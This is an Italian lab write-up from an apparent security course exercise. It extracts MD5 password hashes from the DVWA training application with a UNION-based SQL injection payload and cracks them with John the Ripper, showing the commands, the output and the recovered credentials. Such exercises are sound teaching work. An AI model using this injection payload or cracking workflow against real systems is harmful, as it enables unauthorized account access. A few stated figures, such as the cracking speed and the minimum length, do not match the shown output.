

# Password Cracking

## Recupero delle Password in Chiaro

### Obiettivo dell'Esercizio:

Recuperare le password hashate nel database della DVWA ed eseguire sessioni di cracking per recuperare la loro versione in chiaro utilizzando i tool studiati nella lezione teorica.

Istruzioni per l'Esercizio:

Recupero delle Password dal Database:

- Accedete al database della DVWA per estrarre le password hashate.
- Assicuratevi di avere accesso alle tabelle del database che contengono le password.

Identificazione delle Password Hashate:

- Verificate che le password recuperate siano hash di tipo MD5.

Esecuzione del Cracking delle Password:


- Utilizzate uno o più tool per craccare le password:
- Configurate i tool scelti e avviate le sessioni di cracking.

Obiettivo:

- Craccare tutte le password recuperate dal database.


Usiamo un attacco **brute force incrementale** sfruttando il tool John the Ripper con lunghezze da 6 a 8 caratteri. Il formato degli hash era **raw-md5** (MD5 non salato).

Dopo aver recuperato le password da craccare



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The title is "Vulnerability: SQL Injection". Below the title, there is a "User ID:" label and a text input field. To the right of the input field is a "Submit" button. Below the input field, the output of the SQL injection is displayed in red text. It shows five rows of results, each starting with "ID: ' UNION SELECT user,password FROM users #". The first row shows "First name: admin" and "Surname: 5f4dcc3b5aa765d61d8327deb882cf99". The second row shows "First name: gordonb" and "Surname: e99a18c428cb38d5f260853678922e03". The third row shows "First name: 1337" and "Surname: 8d3533d75ae2c3966d7e0d4fcc69216b". The fourth row shows "First name: pablo" and "Surname: 0d107d09f5bbe40cade3de5c71e9e9b7". The fifth row shows "First name: smithy" and "Surname: 5f4dcc3b5aa765d61d8327deb882cf99". Below the output, there is a "More info" section with three links: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, [http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection), and <http://www.unixwiz.net/techtips/sql-injection.html>.

andiamo a creare un file hash.txt contenente le medesime associate ai relativi user di cui siamo in possesso.



Diamo da decriptare le password a JtR dando per scontato che siano in md5 (in caso contrario ci ritroveremo con una stringa di errore che ci costringe ad approfondire l'analisi delle psw)

p.es Se l'hash è davvero in MD5, vedremo le password decriptate (se già trovate) oppure:  
0 password hashes cracked, 1(o piu') left.

Il comando che usiamo per decriptare è il seguente:

```
john --incremental --min-length=5 --max-length=8 --format=raw-md5  
/home/kali/Desktop/hash.txt
```

Notiamo come la psw password sia in rosso e in elenco compaiano solamente 4 anziche le 5 inserite a file .txt.

Eseguiamo il comando

```
john --show --format=Raw-MD5 /home/kali/Desktop/hash.txt
```

E vediamo che in realta' le psw con relativi user sono 5. In effetti la psw di admin e smithy corrispondono anche da file .txt

```
(kali㉿kali)-[~]
$ john --incremental --min-length=5 --max-length=8 --format=raw-md5 /home/kali/Desktop/hash.txt
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
abc123          (gordonb)
charley         (1337)
password        (admin)
letmein         (pablo)
4g 0:00:00:00 DONE (2025-05-08 09:40) 9.756g/s 6184Kp/s 6184Kc/s 7258Kc/s letmene..letmunt
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

(kali㉿kali)-[~]
$ john --show --format=Raw-MD5 /home/kali/Desktop/hash.txt
admin:password
gordonb:abc123
1337:charley
pablo:letmein
smithy:password

5 password hashes cracked, 0 left

(kali㉿kali)-[~]
$
```

### Dettagli tecnici utili:

- John ha caricato **4 hash distinti** (condividono lo stesso tipo e nessun "salt").
- La velocità di cracking è stata intorno a **9.75 password/s** e **~7.2 milioni di hash/s**.
- Il comando `--show` ha confermato che **tutti gli hash sono stati crackati** (0 left).

### Conclusioni pratiche:

- **L'attacco è riuscito:** tutte le password presenti nel file sono state decriptate.
- **Le password erano deboli:** tutte comuni e facili da trovare in dizionari o tramite brute force.
- **Buona pratica di sicurezza:** questo mostra quanto sia pericoloso usare hash MD5 senza salting e password deboli.